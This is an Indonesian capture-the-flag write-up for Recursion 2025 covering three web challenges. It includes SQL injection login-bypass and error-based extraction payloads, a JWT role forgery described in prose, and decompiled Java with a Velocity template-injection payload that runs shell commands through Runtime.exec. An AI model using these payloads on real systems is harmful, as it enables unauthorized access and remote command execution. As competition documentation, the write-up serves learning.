Write Up Recursion 2025

Mike

Hilmy Dhiya Ulhaq

WEB

Pablu inGjection

Flag: RECURSION{rrrRRAAAHHHH\_selamat\_bang!!Maaf\_yak\_soalnya\_kyk\_gini\_doang\_soalnya\_b aru\_pertama\_kali\_jadi\_probset}

Process:

Terdapat sebuah URL Website dengan tampilan sebagai berikut:


<http://103.87.66.171:3000/>

Setelah dilakukan analisis, ditemukan bahwa website tersebut memiliki kelemahan SQL Injection pada fitur login. Payload yang digunakan pada saat melakukan SQL injection pada fitur login adalah.

Username: ' OR 1=1-- -

Password: test


Sehingga setelah menggunakan payload tersebut, bisa melewati fungsi pengecekan pada login.



Untuk mendapatkan flag, dilakukan analisis terhadapt tabel dan kolom pada database. Aplikasi web menampilkan pesan error yang dapat dimanfaatkan untuk melakukan teknik error-based SQL Injection. Berikut merupakan payload dalam melakukan listing tabel hingga mendapatkan flag.

List all tables: ' AND (SELECT string\_agg(table\_name, ', ') FROM information\_schema.tables)::int=1 -- - List column of table pabluflags: ' AND (SELECT string\_agg(column\_name, ', ') FROM information\_schema.columns WHERE table\_name='pabluflags')::int=1 -- - Leak flag: ' AND (SELECT pgflag FROM pabluflags)::int=1 -- -


Sehingga didapatkan hasil dari flagnya adalah sebagai berikut




Warung

Flag: RECURSION{miss1on\_succ3ss\_agent\_pablu\_09}

Black box web, visit robots.txt terdapat secret portal




Sign in dengan credential bebas




Ternyata usernamenya harus Pablu




Setelah masuk dengan Pablu, ternyata harus menggunakan admin



Token JWT namun signature/virifiernya tidak ada



Ganti role ke role admin



Dapat flagnya.



Sindrom Velocity

Flag: RECURSION{Dung\_DungTak\_DungDungTak\_DungTak\_0dd00e33b6fc67b811ebe3177217d6c0}

Diberikan sebuah URL Website dengan attachment yang berisi source code dari website tersebut.

http://103.87.66.171:3131/ . Aplikasi tersebut menggunakan Java dan template engine velocity. Analisis dilakukan dengan menggunakan tools jadx-gui untuk melakukan decompiling file .class yang berisi source code logic dari web tersebut. Hasil analisis menemukan bahwa terdapat SSTI pada fitur login, yaitu pada kolom username. Berikut merupakan hasil decompile file menggunakan jadx:

|  |
| --- |
| LoginServlet  package recursion.ctf.velocity;    import java.io.InputStream;  import java.net.URLDecoder;  import java.nio.charset.StandardCharsets;  import java.util.Scanner;  import javax.servlet.ServletConfig;  import javax.servlet.ServletException;  import javax.servlet.http.HttpServletRequest;  import javax.servlet.http.HttpServletResponse;  import org.apache.velocity.Template;  import org.apache.velocity.context.Context;  import org.apache.velocity.runtime.RuntimeServices;  import org.apache.velocity.runtime.RuntimeSingleton;  import org.apache.velocity.runtime.parser.node.SimpleNode;  import org.apache.velocity.tools.view.VelocityViewServlet;    /\* loaded from: LoginServlet.class \*/  public class LoginServlet extends VelocityViewServlet {  private static final String USERNAME = "admin";  private static final String PASSWORD = "REDACTED";  private String templateString;    public void init(ServletConfig config) throws ServletException {  super.init(config);  InputStream stream =  getServletContext().getResourceAsStream("templates/login.vm");  Scanner scanner = new Scanner(stream).useDelimiter("\\A");  try {  this.templateString = scanner.hasNext() ? scanner.next() :  "";  if (scanner != null) {  scanner.close();  }  } catch (Throwable th) {  if (scanner != null) {  try {  scanner.close();  } catch (Throwable th2) {  th.addSuppressed(th2);  }  }  throw th;  }  }    protected Template handleRequest(HttpServletRequest request,  HttpServletResponse response, Context ctx) {  Template tt = null;  String al = "Please login";  String st = "danger";  String ic = "bi bi-exclamation-triangle-fill";  if ("POST".equals(request.getMethod())) {  String uu = request.getParameter("username");  String pp = request.getParameter("password");  if (uu == null || !uu.equals(USERNAME)) {  al = "Username '" + uu.split(" ")[0] + "' not found";  } else if (pp == null || !pp.equals(PASSWORD)) {  al = "Invalid password";  } else {  al = "Login successful :)";  st = "success";  ic = "bi bi-check-circle-fill";  }  }  try {  String ee = URLDecoder.decode(al,  StandardCharsets.UTF\_8.toString()).replaceAll("\\$\\w+",  "").replaceAll("\\#\\w+", "").replaceAll("!", "").replaceAll("\"",  "&quot;");  String ct = this.templateString.replace("[ERROR]", "#[[" +  ee + "]]#").replace("[STATUS]", "#[[" + st + "]]#").replace("[ICON]",  "#[[" + ic + "]]#");  RuntimeServices rs = RuntimeSingleton.getRuntimeServices();  SimpleNode sn = rs.parse(ct, "login");  tt = new Template();  tt.setRuntimeServices(rs);  tt.setData(sn);  tt.initDocument();  } catch (Exception e) {  }  return tt;  }  } |

Terdapat SSTI pada fungsi handleRequest. Untuk melakukan eksploitasinya, diperlukan payload ]]#<PAYLOAD>. Kemudian, setelah melakuan beberapa percobaan, kami berhasil melakukan bypass terdapat proses sanitasi dan berhasil melakukan print flag menggunakan payload berikut:

|  |
| --- |
| a]]#;  #!set($!str=$!class.inspect('java.lang.String').type)  #!set($!chr=$!class.inspect('java.lang.Character').type)  #!set($!ex=$!class.inspect('java.lang.Runtime').type.getRuntime().exec('  cat%09/f3a670b769928351e45c9c6bfa6c3ba6.txt'))  $!ex.waitFor()  #!set($!out=$!ex.getInputStream())  #!foreach($!i%2bin%2b[1..$!out.available()])  $!str.valueOf($!chr.toChars($!out.read()))  #!end |